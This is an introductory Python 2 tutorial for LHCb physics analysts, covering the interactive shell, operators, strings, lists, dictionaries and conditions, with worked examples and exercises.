Table of Contents

Analysis essentials 

This is the source material for the analysis essentials website, a series of lessons for helping high-energy physics analysts become more comfortable working with the shell, version control, and programming.

The lessons introduce the basics of the bash shell, the git version control system, and the Python programming language. They are developed for and taught during the Starterkit, and aim to teach students enough to be able to follow the experiment-specific lessons that are taught afterwards.

Contributions to the lessons are highly encouraged. Please see the contributing guide for details on how to participate.

If you have any problems or questions, you can open an issue on this repository.

An introduction to Python

Python is a programming language. It's widely used in the scientific community due to the broad selection of feature-rich, actively maintained libraries. This means that a lot of software has already been written to solve problems common to our field, so you can concentrate on the interesting stuff!

In LHCb, Python is used for lots of things, particularly for writing files that make ntuples for you, but also for many analyses. Unless you are absolutely *forced* to use another language by external constraints, such as your fit program already being written in C++, we recommend using Python, even if you're not comfortable with it right now. This is because there's a large support group of other people who can help you with problems you might have down the line, and because we believe it's the best tool, all in all, for data analysis.

Aim of these lessons

There are already plenty of superb guides on the Internet for learning Python, all of which will be more comprehensive than this one. This particular guide exists because it closely follows what we teach at the Starterkit, where we teach Python over the course of one day, and so only teaches you what you need to follow along in the lessons that are specific to high-energy physics.

We expect you to be familiar with at least one other programming language, so that you understand sentences like "we assign value 123 to variable `abc` " and "this is a function which accepts two arguments". You should also understand the basics of using a text editor, which you use to write code to a file somewhere, and then you can somehow run the contents using commands in your terminal to make stuff happen.

Sounds good? Then let's get going!

Running Python

To start using Python, we need access to the `python` program in a terminal. The version installed on lxplus is 2.6.6, which is very old. However, we can get a newer version along with various useful packages (see details on the LCG stacks) by setting up an LCG environment:

```
$ source /cvmfs/sft.cern.ch/lcg/views/setupViews.sh LCG_93 x86_64-slc6-gcc62-opt
```

If you have a computer running MacOS or some Linux distribution, it will have come will Python pre-installed. Either way, a simple way to get Python on your computer is to install Anaconda.

Python 3?

You might see material that talks about Python 3. Like a lot of other software, Python is regularly updated and groups batches of updates, including bug fixes and new features, into versions. The interesting thing about Python 3 is that it isn't *backwards compatible* with Python 2. This means that code that works when run with version 2 of Python may not necessarily work when run with version 3. Python 2 was around for a long time, and so the process of migrating to Python 3 has been slow, which is why so many people talk about it.

Indeed, LHCb software is not compatible with Python 3, and so we use Python 2 in these lessons. In general, and out in the real world, Python 3 is preferred as it receives the most focus from the people who make Python. If you're starting a new project, and don't have to use LHCb software, consider trying to use Python 3. You can install both Python 2 and Python 3 using Anaconda.

Python is a very user-friendly language. If you're used to having to compile your code, this might seem refreshing:

```
$ python
Python 2.7.13 (default, Dec  5 2017, 19:29:24)
[GCC 6.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> a = 3.14
>>> print a + 1
4.14
>>> a
3.14
```

Woah! What just happened?

1. We started an *interactive Python session*, also known as a Python *shell*, by executing the `python` command;
2. We typed a line of code, `a = 3.14`, and hit enter;
3. We typed another line of code, `print a`, and hit enter;
4. The value `3.14` was printed to the terminal.

This interactive session is sometimes called a REPL: a **R**ead **E**valuate **P**rint **L**oop. This is just like `bash`, where you type your command, run it, see the results, and can then type the next line. Sometimes there are no results, so you don't see anything being printed (just like running the `true` command in `bash`).

You can leave the session by running `exit()`, or by using the `Ctrl-d` key combination.

Everything that can be done in Python can be done in an interactive session; it's a great way to experiment. An enhanced version of this session is called IPython.

```
$ ipython

Python 2.7.13 (default, Dec  5 2017, 19:29:24)
Type "copyright", "credits" or "license" for more information.

IPython 5.4.1 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: print 1 + 3
4
```

There are a few advantages to using `ipython` over `python`:

- Command **history persists** across sessions. This also works just like `bash`: hit the up arrow to go through lines you typed in the past. If you already have part of a command typed out, and *then* hit the up arrow, IPython will only show you lines that started with the same characters.
- **Autocompletion**. If you hit the `tab` key whilst typing something, IPython will present you with a list of things that match the word you're in the middle of typing.

```
In [2]: abc_my_var = 3.14

In [3]: abc_<tab>

In [4]: import math

In [5]: math.s<tab>
             math.sin
             math.sinh
             math.sqrt
```

- Easily **run shell commands** by starting your line with an exclamation mark.

```
In [6]: !cal
    October 2017
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31
```

- Access the **value of the last line** with the special `_` variable

```
In [7]: 3.14 + 4.13
7.27

In [8]: _
7.27
```

Your best friend in a (I)Python shell is the `help` method. If you want more information on something, just ask for `help`!

```
In [7]: help()

In [8]: help(math)
```

You can see what names are available to you by using the `dir` method.

```
In [9]: dir()

In [10]: __doc__
'Automatically created module for IPython interactive environment'

In [11]: dir(math)
['__doc__',
 ...
 'sin',
 ...
 'trunc']
```

Objects and operators

We can see that `math` somehow knows about `sin`, but how can we *use* it? The answer is the dot *operator* `.`.

```
>>> math.sin
<function math.sin>
```

Operators are special pieces of the *syntax* of a programming language. Syntax is the way you express what you want to do.

In Python, an operator acts on the thing that's on the right of it using the thing on the left. In the example we just saw, the dot operator `.` *acts* on `math` in a way that, somehow, *retrieves* a method called `math.sin`. We can then use that method straight away:

```
>>> math.pi
3.141592653589793
>>> math.sin(math.pi)
1.2246467991473532e-16
```

Here we see there's also a *property* of `math` called `pi`, which seems to have the appropriate value.

We could also store the result of `math.sin` in a variable, and use it later.

```
>>> twopi = 2*math.pi
>>> my_sin = math.sin
>>> my_sin(twopi)
-2.4492935982947064e-16
```

There are several symbols that can be used as operators, like `+`, `-`, `*`, and `/`. Certain things support the use of certain operators. For example, numbers support the plus operator:

```
>>> 1 + 2
3
```

The plus operator acts on `1` with `2`, and, somehow, `1` knows how to deal with `2`, in this case by performing addition as we know it.

When we do `1 + 2`, what's going on behind the scenes is *exactly* the same as when do `math.sin`. Observe!

```
>>> (1).__add__
<method-wrapper '__add__' of int object at 0x7fdc7ea75980>
>>> (1).__add__(2)
3
```

Numbers have a special `__add__` method attached to them, in the *same way* that `math` has a `sin` method attached. The plus operator `+` is just a *shortcut* for accessing this `__add__` method. The double underscores either side of the name tell you that there's something special about it; in this case it means that you can use the plus operator `+` instead.

Methods for other operators

The other operators that you can use with numbers have corresponding methods. What other operator methods are available? Try some of them out, and see how they compare with using the operator like normal.

Solution

We've already met two ways that you can find out what things are attached to something. In IPython, you can try `(1).__<tab>`, or you can always use the `dir` method.

```
>>> dir(1)
['__abs__',
 '__add__',
 '__and__',
 '__bool__',
 ...
 'to_bytes']
```

Then it's just a case of scanning through this list and seeing what names look right. The `__sub__` name looks like 'subtraction', and similarly `__mul__` and `__truediv__` sound like multiplication and division.

```
>>> (1).__mul__(5)
5
>>> (1).__truediv__(5)
0.2
```

Of course, there's also a method for the dot operator! It's called `__getattribute__`, and it takes the name of the thing you want to get.

```
>>> (1).__add__
<method-wrapper '__add__' of int object at 0x7fdc7ea75980>
>>> (1).__getattribute__('__add__')
<method-wrapper '__add__' of int object at 0x7fdc7ea75980>
```

So, of course, we can do this horrible one-liner:

```
>>> (1).__getattribute__('__add__')(3)
4
```

You would *never* do something like this in your day-to-day programming, but we've done it here to illustrate how Python performs operations.

Objects

The use of the dot operator is interesting because we're manipulating the fundamental building block of Python: *objects*. Objects are containers of things, and we can access those things by name using the dot operator. We can sometimes use other operators as a shorthand for accessing specially-named methods within objects, like using `+` for `__add__`.

Most things in Python are objects! Numbers, like we've seen, are objects, because we can retrieve things from them with `.`. Of course, the object *itself* is interesting because it can represent a value, like the number `999`.

It the next set of lessons, we'll go through the different types of objects that come with the Python language.

Numbers

There's nothing magical about numbers in Python, and we've already discovered how we perform operations on them.

```
>>> (2*(1 + 3) - 5)/0.5
2
>>> 11 % 4
3
```

The only thing to keep in mind is that Python has a few different *types* of numbers, and they can behave differently.

```
>>> 10/3
3
>>> 10.0/3.0
3.3333333333333335
```

Interesting. Something different happens when we use numbers with and without decimal places! This occurs because numbers given with decimal places, like `3.14` are *floats*, while those without, like `3`, are *integers*.

For historical reasons, dividing two integers in Python 2 returns an integer, where the intermediate result is always rounded down. Division using *at least one* float gives us the more intuitive answer.

In Python 3, division with integers works the same way as with floats. You can ask to have this behaviour in Python 2.

```
>>> from __future__ import division
>>> 3/4
0.75
>>> 3.0/4.0
0.75
```

Because the default behaviour in Python 2 is quite unintuitive, we recommend using the `from __future__ import division` line everywhere. We'll come to what exactly this line is doing shortly.

If you *do* want a rounding division, you then can ask for it explicitly with the `//` operation:

```
>>> 10/3
3.3333333333333335

>>> 10//3
3
```

Operators

This behaviour can be explained in terms of operators and the double-underscore methods. You can see that numbers have two methods for division:

```
>>> dir(1)
[...,
 '__floordiv__',
 ...
 '__truediv__',
 ...]
```

In Python 2, the `/` operator corresponded to the `__floordiv__` method when used with integers, but the `__truediv__` operator when used with floats. In Python 3, and when using the `from __future__ import division` line, the `/` operator always uses the

`__truediv__` method.

Python also lets you manipulate complex numbers, using `j` to represent the complex term.

```
>>> a = 1 + 4j
>>> b= 4 - 1j
>>> a - b
(-3+5j)
```

Complex numbers are objects, of course, and have some useful functions and properties attached to them.

```
>>> a.conjugate()
(1-4j)
>>> a.imag
4.0
>>> a.real
1.0
```

Somewhat confusingly, computing the magnitude of a complex number can be done with the `abs` method, which is available globally.

```
>>> abs(a)
4.123105625617661
>>> import math
>>> math.sqrt(a.real**2 + a.imag**2)
4.123105625617661
```

This also demonstrates the `**` operator, which for real numbers corresponds to exponentiation.

Each type of number can be created *literally*, like we've been doing, by just typing the number into your shell or source code, and by using the correspond methods.

```
>>> int()
0
>>> float()
0.0
>>> complex()
0j
```

Strings

Number objects are useful for storing values which are, well, numbers. But what if we want to store a sentence? Enter *strings*!

```
>>> a = "What's orange and sounds like a parrot?"
```

Strings can be joined with `+`.

```
>>> b = 'A carrot'
>>> a + ' ' + b
'What's orange and sounds like a parrot? A carrot'
```

And they can be multiplied by numbers, amazingly.

```
>>> c = 'omg'
>>> 10*c
'omgomgomgomgomgomgomgomgomg'
```

We've specified strings *literally*, *in* the source code, by wrapping the text with singles quotes or double quotes. There's no difference; most people choose one and stick with it.

It can be useful to change if your text contains the quote character. If it contains both, you can *escape* the quote mark by preceding it with a backslash. This tells Python that the quote is part of the string you want, and not the ending quote.

```
>>> fact = "Gary's favourite word is \"python\"."
>>> fact
'Gary\'s favourite word is "python".'
```

Python prints strings by surrounding them with *single* quotes, so it escapes the single quotes in our string. This is useful because we can copy-paste the string into some Python code to use it somewhere else, without having to worry about escaping things.

We can create multi-line strings by using three quotation marks. Conventionally, double quotations are usually used for these.

```
>>> long_fact = """This is a long string.
... 
... Quite long indeed.
... """
>>> print long_fact
This is a long string.

Quite long indeed.

>>>
```

Creating strings like this is useful when you want to include line breaks in your string. You can also use `\n` in strings to insert line breaks.

```
>>> 'This is a long string\n\nQuite long indeed.\n'
```

We can convert things to strings by using the `str` method, which can also create an *empty* string for us.

```
>>> str()
''
>>> 'A number: ' + str(999 - 1)
'A number: 998'
```

Strings are objects, and have lots of useful methods attached to them. If you want to know how many characters are in a string, you use the

global `len` method.

```
>>> b.upper()
'A CARROT'
>>> b.upper().lower()
'a carrot'
>>> b.replace('carrot', 'parrot').replace(' ', '_')
'A_parrot'
>>> len(b)
8
>>> b
'A carrot'
```

Notice that none of these operations *modify* the value of the `b` variable. Operations on strings *always* return *new* strings. Strings are said to be *immutable* for this reason: you can never change a string, just make new ones.

Formatting

One of the most common things you'll find yourself doing with strings is interleaving values into them. For example, you've finished an amazing analysis, and want to print the results.

```
>>> result1 = 123.0
>>> result2 = 122.3
>>> print 'My results are: ' + str(result1) + ', ' + str(result2)
My results are: 123.0, 122.3
```

This is already quite ugly, and will only get worse with more results. We can instead use the `format` method that's available on strings, and use the special `{}` placeholders to say where we want the values to go in the string.

```
>>> template = 'My results are: {0}, {1}'
>>> print template.format(result1, result2)
My results are: 123.0, 122.3
```

Much better! We define the whole string at once, and then place the missing values in later.

The numbers inside the placeholders, `{0}` and `{1}`, correspond to the indices of the arguments passed to the `format` method, where `0` is the first argument, `1` is the second, and so on. By referencing positions like this, we can easily repeat placeholders in the string, but only pass the values once to `format`.

```
>>> template2 = 'My results are: {0}, {1}. But the best is {0}, obviously.'
>>> print template2.format(result1, result2)
My results are: 123.0, 122.3. But the best is 123.0, obviously.
```

You can also use *named* placeholders, then passing the values to `format` using the same name.

```
>>> template3 = 'My results are: {best}, {worst}. But the best is {best}, obviously.'
>>> print template3.format(best=result1, worst=result2)
My results are: 123.0, 122.3. But the best is 123.0, obviously.
```

This is nice because it gives more meaning to what the placeholders are for.

There's a lot you can do inside the placeholders, such as specifying that you want to format a number with a certain number of decimal places.

```
>>> print 'This number is great: {0:.3f}'.format(result1)
This number is great: 123.000
```

If you want to print a literal curly brace using `format`, you will need to escape it by doubling it, so that `{{` will become `{` and `}}`

will become `}`. Here's an example:

```
>>> print 'This number will be surrounded by curly braces: {{{0}}}'.format(123)
This number will be surrounded by curly braces: {123}
```

The innermost `{0}` is replaced with the number, and `{{...}}` becomes `{...}`.

Lists and looping

Now things start to get *really* interesting! Lists are collections of things stored in a specific order. They can be defined literally by wrapping things in square brackets `[]`, separating items with commas `,`.

```
>>> a = [4, 2, 9, 3]
>>> a
[4, 2, 9, 3]
```

Python lists can contain collections of whatever you like.

```
>>> excellent = [41, 'Hello', math.sin]
```

Each item in the list can be accessed by its *index*, its position in the list, which starts at zero for the first item. Indexing by negative numbers starts from the *last* item of the list.

```
>>> a[0]
4
>>> a[2]
9
>>> a[-1]
3
```

We'll get an error if we try to access an index that doesn't exist:

```
>>> a[99]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IndexError: list index out of range
```

Like strings, lists have a length which can be found with the `len` method.

```
>>> len(a)
4
```

Unlike strings, lists are *mutable*, which means we can modify lists in-place, without creating a new one.

```
>>> a.append(45)
>>> a
[4, 2, 9, 3, 45]
>>> len(a)
5
```

We can see that lists are mutable because using the `append` method didn't print anything, and our variable `a` now has a different value.

Because lists are mutable, we can use the special `del` keyword to remove specific indices from the list.

```
>>> del a[-2]
>>> a
[4, 2, 9, 45]
```

Functions and keywords

`del` is a language keyword representing an action, and not a function. The syntactic difference is that functions take their arguments between parentheses, such as `my_function(1, 2, 3)`, whereas `del` does not.

You can retrieve sub-lists by using *slice* notation whilst indexing.

```
>>> a[1:-1]
[2, 9]
```

This retrieves the part of list `a` starting from index `1` until *just before* index `-1`. The indexing is 'exclusive' in that it excludes the item of the last index. This is the convention of indexing in Python.

You can omit a number in the first or second indexing position, and Python will assume you mean the first element (index zero) and last element (index `len(array)`).

```
>>> a[:-2]
[4, 2
>>> a[1:]
[2, 9, 45]
>>> a[:]
[4, 2, 9, 45]
```

Slicing returns a copy of the array, so modifying the return value doesn't affect the original array.

```
>>> b = a[1:]
>>> b
[2, 9, 45]
>>> b[0] = 3
>>> b
[3, 9, 45]
>>> a
[4, 2, 9, 45]
```

We did something cool there by assigning a value to a specific index, `b[0] = 3`. The same trick works with slices.

```
>>> b[:2] = [99, 2, 78]
>>> b
[99, 2, 78, 45]
```

This is equivalent of *replacing* a certain range (`:2`, or items at position 0 and 1) of the list `b` with other items from another list. Note that in our example we replace 2 elements with 3. The same syntax might be used for inserting elements at an arbitrary position in the list. If we want to insert the number 6 between the 2 and the 78 in the list above, we would use:

```
>>> b[2:0] = [6]
>>> b
[99, 2, 6, 78, 45]
```

meaning *take out 0 elements from the list starting a position 2 and insert the content of the list* `[6]` *in that position.*

Copying a list

Slicing creates a copy, so what notation could you use to copy the full list?

Solution

You need to slice from the very beginning to the very end of the list.

```
>>> a[:]
[4, 2, 9, 45]
```

This is equivalent to specifying the indices explicitly.

```
>>> a[0:len(a)]
[4, 2, 9, 45]
```

Looping

When you've got a collection of things, it's pretty common to want to access each one sequentially. This is called looping, or iterating, and is super easy.

```
>>> for item in a:
...     print item
...
4
2
9
45
```

We have to indent the code inside the `for` loop to tell Python that these lines should be run for every iteration.

Indentation in Python

The `for` loop is a block, and every Python block requires indentation, unlike other "free-form" languages such as C++ or Java. This means that Python will throw an error if you don't indent:

```
>>> for i in b:
... print i
  File "<ipython-input-56-11d6523211c0>", line 2
    print i
        ^
IndentationError: expected an indented block
```

Indentation must be consistent within the same block, so if you indent two lines in the same `for` loop using a different number of spaces, Python will complain once again:

```
>>> for i in b:
...   print "I am in a loop"
...     print i
  File "<ipython-input-57-5c3d29e65ad9>", line 3
    print i
    ^
IndentationError: unexpected indent
```

Indentation is necessary as Python does not use any keyword or symbol to determine the end of a block (*e.g.* there is no `endfor`). As a side effect, indentation forces you to make your code more readable!

Note that it does not matter how many spaces you use for indentation. **As a convention, we are using four spaces.**

The variable name `item` can be whatever we want, but its value is changed by Python to be the element of the item we're currently on, starting from the first.

Because lists are mutable, we can try to modify the length of the list whilst we're iterating.

```
>>> a_copy = a[:]
>>> for item in a_copy:
...     del a_copy[0]
...
>>> a_copy
[9, 45]
```

Intuitively, you might expect `a_copy` to be empty, but it's not! The technical reasons aren't important, but this highlights an important rule: **never modify the length of a list whilst iterating over it!** You won't end up with what you expect.

You can, however, freely modify the *values* of each item in the list whilst looping. This is a very common use case.

```
>>> a_copy = a[:]
>>> i = 0
>>> for item in a_copy:
...     a_copy[i] = 2*item
...     i += 1
...
>>> a_copy
[8, 4, 18, 90]
```

Keeping track of the current index ourselves, with `i` is annoying, but luckily Python gives us a nicer way of doing that.

```
>>> a_doubled = a[:]
>>> for index, item in enumerate(a_doubled):
...     a_doubled[index] = 2*item
...
>>> a_doubled
[8, 4, 18, 90]
```

There's a lot going on here. Firstly, note that Python lets you assign values to multiple variables at the same time.

```
>>> one, two = [34, 43]
>>> print two, one
43 34
```

That's already pretty cool! But then think about what happens if you had a list where each item was another list, each containing two numbers.

```
>>> nested = [[20, 29], [30, 34]]
>>> for item in nested:
...     print item
...
[20, 29]
[30, 34]
```

So, we can just assign each item in the sublist to separate variables in the `for` statement.

```
>>> for one, two in nested:
...     print two, one
...
29 20
34 30
```

Now we can understand a little better what `enumerate` does: for each item in the list, it returns a new list containing the current index and

the item.

```
>>> enumerate(a)
<enumerate object at 0x7f5abe5b1190>
>>> list(enumerate(a))
[(0, 4), (1, 2), (2, 9), (3, 45)]
```

For performance reasons `enumerate` doesn't return a list directly, but instead something that the `for` statement knows how to iterate over (this is called a generator and for the moment you don't need to know how it works). We can convert it to a list with the `list` method when we want to see what's it doing.

This technique of looping over lists of lists lets us loop over two lists simultaneously, using the `zip` method.

```
>>> for item, item2 in zip(a, a_doubled):
...     print item2, item
...
8 4
4 2
18 9
90 45
```

Neat! As before, we can see what `zip` is doing explicitly by using `list`.

```
>>> list(zip(a, a_doubled))
[(4, 8), (2, 4), (9, 18), (45, 90)]
```

You can see that the structure of the list that's iterated over, the output of `zip`, is identical to that for `enumerate`.

Finally, we'll take a quick look at the `range` method.

```
>>> range(0, 10)
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

The arguments to `range` work just like slicing, the second argument is treated exclusively, as its value is excluded from the output. Again like slicing, we can specify a third argument as the step size for the iteration.

```
>>> range(0, 10, 2)
[0, 2, 4, 6, 8]
```

If you only give a single argument to `range`, it assumes you've given the end value, and want a starting value of zero.

```
>>> range(5)
[0, 1, 2, 3, 4]
```

This reads "give me a list of length 5, in steps of 1, starting from zero".

Now that we know how to easily generate sequences of numbers, we can write `enumerate` by hand!

```
>>> for index, item in zip(range(len(a)), a):
...     print index, item
...
0 4
1 2
2 9
3 45
```

Just like before! When you see something cool like `enumerate`, it can be fun trying to see how you'd accomplish something similar with different building blocks.

List comprehension

We've already made a new list from an existing one when we created `a_doubled`.

```
>>> a_doubled = a[:]
>>> for index, item in enumerate(a_doubled):
...     a_doubled[index] = 2*item
```

Creating a new list from an existing one is a common operation, so Python has a shorthand syntax called *list comprehension*.

```
>>> a_doubled = [2*item for item in a]
>>> a_doubled
[8, 4, 18, 90]
```

Isn't that beautiful?

We can use the same multi-variable stuff we learnt whilst looping.

```
>>> [index*item for index, item in enumerate(a)]
[0, 2, 18, 135]
```

We're not restricted to creating new lists with the same structure as the original.

```
>>> [[item, item*item] for item in a]
[[4, 16], [2, 4], [9, 81], [45, 2025]]
```

We can even filter out items from the original list using `if`.

```
>>> [[item, item*item] for item in a if item % 2 == 0]
[[4, 16], [2, 4]]
```

List comprehensions are a powerful way of succinctly creating new lists. But be responsible; if you find you're doing something complicated, it's probably better to write a full `for` loop.

Tuples

A close relative of lists are tuples, which differ in that they cannot be mutated after creation. You can create tuples literally using parentheses, or convert things to tuples using the `tuple` method.

```
>>> a = (3, 4)
>>> del a[0]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'tuple' object doesn't support item deletion
>>> a.append(5)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'tuple' object has no attribute 'append'
>>> a[0] = 1
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'tuple' object does not support item assignment
>>> b = tuple([65, 'yes'])
>>> b
(65, 'yes')
```

Tuples are usually used to describe data whose length is meaningful in and of itself. For example, you could express coordinates as a tuple.

```
>>> coords = (3.2, 0.1)
>>> x, y = coords
```

This is nice because it doesn't make sense to append to an (x, y) coordinate, nor to 'delete' a dimension. Generally, it can be useful if the data structure you're using respects the *meaning* of the data you're storing.

If you can't think of a use for tuples yourself, its worth keeping in mind that Python creates tuples for groups of things by default. We saw that earlier when we used `enumerate`.

```
>>> list(enumerate([4, 9]))
[(0, 4), (1, 9)]
```

Each element of the list is a tuple.

Write a list comprehension yourself

Compute the square of the magnitude of the sum of the following two three-vectors, using a single list comprehension and the global `sum` method.

```
>>> kaon = [3.4, 4.3, 20.0]
>>> pion = [1.4, 0.9, 19.8]
```

It might help to first think about how you'd compute the quantity for a single vector.

Solution

Not sure what the `sum` method does? Ask for `help`!

```
>>> help(sum)
```

The square magnitude is the sum of the squares of the components, where the components are the sum of the two input vectors.

```
>>> magsq = sum([(k + pi)**2 for k, pi in zip(kaon, pion)])
```

The square root of this is around 40.42.

Dictionaries

You can think of lists as a *mapping* from indices to values. The indices are always integers and go from `0` to `len(the_list)`, and the values are the items.

Dictionaries are collections, just like lists, but they have important differences:

- lists map sequential numeric indices to items, whereas dictionaries can map most object types to any object,
- lists are *ordered* collections of items, whereas dictionaries have no ordering.

Since anything can be used as index for an item, indices must be always specified when creating a dictionary:

```
>>> d = {1: 0.5, 'excellent index': math.sin, 0.1: 2}
>>> d[1]
0.5
>>> d['excellent index']
<built-in function sin>
>>> d[0.1] = 3
```

The "indices" of a dictionary are called **keys**, and the things they map to are **values**. Together, each key-value pair is an **item**.

```
>>> d.keys()
[1, 0.1, 'excellent index']
>>> d.values()
[0.5, 2, <function math.sin>]
>>> d
{0.1: 2, 1: 0.5, 'excellent index': <function math.sin>}
```

As you can see, the values of a dictionary can be whatever we like, and need not be the same type of object.

You can see that the order of the keys, values and items we get back are not the same as the order we created the dictionary with. If you run the same example on your own you might get a different ordering. This is what we mean when we define dictionaries as *unordered collections*: when you iterate over its content, you cannot rely on the ordering.

It is however guaranteed that the *n*-th item returned by `keys()` corresponds to the *n*-th item returned by `values()`. This allows the following example to work flawlessly:

```
>>> for key, value in zip(d.keys(), d.values()):
...     print key, ':', value
...
1 : 0.5
0.1 : 3
excellent index : <built-in function sin>
```

Of course, this could be considerably simpler just by using `items()`, which gives us *tuples of key-value pairs*.

```
>>> for key, value in d.items():
...     print key, ':', value
...
1 : 0.5
0.1 : 3
excellent index : <built-in function sin>
```

We can create dictionaries from lists of 2-item lists.

```
>>> dict(enumerate(['a thing', 'another']))
{0: 'a thing', 1: 'another'}
```

And also with *dictionary comprehensions*, in a similar manner to list comprehensions, with the additional specification of the key.

```
>>> {i: i**i for i in range(5) if i != 3}
{0: 1, 1: 1, 2: 4, 4: 256, 5: 3125}
```

Note that dictionary comprehensions require at least Python 2.7 to work.

Dictionary keys

There's no restriction on values a dictionary might hold, but there is on keys.

```
>>> l = [1, 4, 3]
>>> dd = {}
>>> dd[l] = 0
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unhashable type: 'list'
```

In essence, keys must not be mutable. This includes numbers, strings, and tuples, but not lists. This restriction is a trade-off that allows Python to make accessing values in a dictionary by key very fast.

Hashing

Immutable data types in Python have a `__hash__()` function, you can test it yourself:

```
>>> s = "a string"
>>> s.__hash__()
-8411828025894108412
```

A hashing function creates an encoded (but not unique) representation of the object as a number. When you look up an item in a Python dictionary with `my_dict["my_key"]`, what happens internally is:

- hash of `"my_key"` is calculated,
- this number is compared to every hash of every key in the dictionary, until a match between the hashes is found,
- if two hashes match, *and* the two objects are really identical, the corresponding dictionary item is returned.

Looking up numbers instead of strings or tuples is considerably faster, but since two different strings can have the same hash, their content has to be compared as well to really tell whether they are equal. If two hashes are different on the other hand we are sure that the objects are different as well.

Iteration over dictionaries is over their keys.

```
>>> for key in d:
...     print key, ':' d[key]
...
1 : 0.5
0.1 : 3
excellent index : <built-in function sin>
```

We have already seen how to iterate over values (using `d.values()`) or keys and values simultaneously (using `d.items()`).

On the efficiency of items()

In Python 2, using items copies the keys and values of a dictionary, and gives you back those copies. This can be problematic for large dictionaries as the amount of memory your program uses can double. Python 3 uses a much more memory-efficient way of implementing items so that you don't have to worry.

If you're having memory problems with using items in Python 2, you can use `viewitems()` instead, which behaves the same way as items does in Python 3.

Note that there are also similar methods for keys and values, called `viewkeys()` and `viewvalues()`, and that all of these view methods are only available from Python 2.7.

Alphabet mapping

Map each letter of the alphabet to a number with a dictionary comprehension, starting with `0` for `a` and ending with `25` for `z`.

You can get a string containing the letters of the alphabet like this:

```
>>> import string
>>> string.ascii_lowercase
'abcdefghijklmnopqrstuvwxyz'
```

You can iterate over a string exactly like a list.

```
>>> for character in string.ascii_lowercase:
...     print character
...
a
b
...
z
```

Then, create the "reverse" dictionary, again with a comprehension, mapping letters to numbers.

Solution

You need to have a list containing one number per letter, and to loop over that list along with the characters in the string. This is exactly the same as looping over items in a list alongside the index, so we can use `enumerate`.

```
>>> alphabet_map = {i: c for i, c in enumerate(string.ascii_lowercase)}
```

We can create the inverse map by swapping the key and value in the comprehension.

```
>>> reverse_map = {c: i for i, c in alphabet_map.items()}
```

Conditions

Sometimes, often while looping, you only want to do things depending on something's value. Specifying *conditions* like this is pretty simple in Python.

```
>>> pizzas = ['Pineapple', 'Cheese', 'Pepperoni', 'Hot dog']
>>> for p in pizzas:
...     if p == 'Cheese':
...         print 'Nice pizza!'
...     elif p == 'Pepperoni':
...         print 'Amazing pizza!'
...     else:
...         print 'Weird pizza.'
...
Weird pizza.
Nice pizza!
Amazing pizza!
Weird pizza.
```

Like the "body" of the `for` loop, called a *block*, the block in the `if`, `elif`, and `else` statements must be indented. The convention we adopt is to use four spaces for indentation.

The `if` statement starts with `if` (duh!) and what follows is a *condition*. If this condition isn't met, the next `elif` (for "else-if") condition is evaluated. If this also isn't met, the `else` block is run. You can use as many `elif` conditions as you like, or none at all, and the `else` block is optional.

Ternary conditional operator

You can use a succinct one-line syntax for conditional assignments like this:

```
>>> x = 'ok' if pizzas[0] == 'Cheese' else 'not ok'
>>> x
'not ok'
```

Make sure your line does not get too long in order not to impair its readability!

Python evaluates a condition and sees whether it is truth-like or not. If it is truth-like, the code in the block is run.

```
>>> if pizza[0] == 'Cheese':
...     print 'It is cheese, my dudes.'
...
>>> pizza[0] == 'Cheese'
False
>>> pizza[1] == 'Cheese'
True
```

`False` and `True` are variables and they can actually be reassigned to some other value (though it is quite pointless and dangerous to do that!) They correspond to the possible values a boolean variable can have. Here is why you should never touch those variables:

```
>>> True = 1
>>> True
1
>>> True = False
>>> True == False
True
```

The result of a comparison is `True` or `False`, and we can perform comparisons using several operators, like `==` for equality, `!=` for inequality, `>` and `<` for relative magnitude, and so on.

```
>>> True, False
(True, False)
>>> False
False
>>> True == False
False
>>> True != False
True
>>> 1 > 2
False
>>> (1 > 2) == False
True
```

This shows that we can combine comparison operators, just like with `+` and friends. We can also use `and` to require multiple conditions, `or` to require at least one, and `not` to negate a result.

```
x = 2
>>> 1 < x and x < 3
>>> 3 < x or 1 < x
True
>>> not 1 < x
False
```

Note that `and`, `or` and `not` have lower precedence than `>`, `<` and `==`, but you can use parentheses to be more explicit.

Of course, we can compare everything we have played around with so far.

```
>>> x = [1, 2]
>>> y = [1, 2]
>>> z = {'hero': 'thor'}
>>> x == y
True
>>> y == z
False
```

For collection objects like lists, tuples, and dictionaries, we can easily ask them if they contain something in particular using the `in` operator.

```
>>> 3 in x
False
>>> 2 in y
True
>>> 'thor' in z
False
```

The last statement is `False` because `in` queries a dictionaries *keys*, not its values. This is useful if you want to access a key in a dictionary that might not exist:

```
>>> z['pizza']
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'z' is not defined
>>> if 'pizza' in z:
...     print 'We have pizza', z['pizza']
... else
...     print 'No pizza :('
```

Note that `in` doesn't dive into nested collections, but only looks at the top level.

```
>>> 1 in [[1, 2], [3, 4]]
False
>>> [1, 2] in [[1, 2], [3, 4]]
True
```

The `in` operator

Find the double-underscore method on lists and dictionaries that corresponds to the `in` operator, and check that it does the same thing as the operator.

Solution

Taking lists as an example, the `dir` method can tell us what methods are available. The `__contains__` method sounds promising.

```
>>> x= [1]
>>> x.__contains__(1)
True
>>> x.__contains__(2)
False
```

Strings work a lot like lists, which makes sense because they are effectively collections of single characters. This means we can also query string contents with `in`.

```
>>> fact = 'The best hero is Thor.'
>>> 'Thor' in fact
True
>>> 'Iron Man' in fact
False
```

Truthiness

It's conventional not to explicitly compare a condition to `True`, because the `if` statement already does that for us.

```
>>> if ('Pineapple' in pizzas) == True:
...     print 'Weird.'
...
>>> if 'Pineapple' in pizzas:
...     print 'Not weird.'
...
```

Likewise, rather than comparing for False, we just use `not`.

```
>>> if ('Pineapple' in pizzas) == False:
...     print 'Weird.'
...
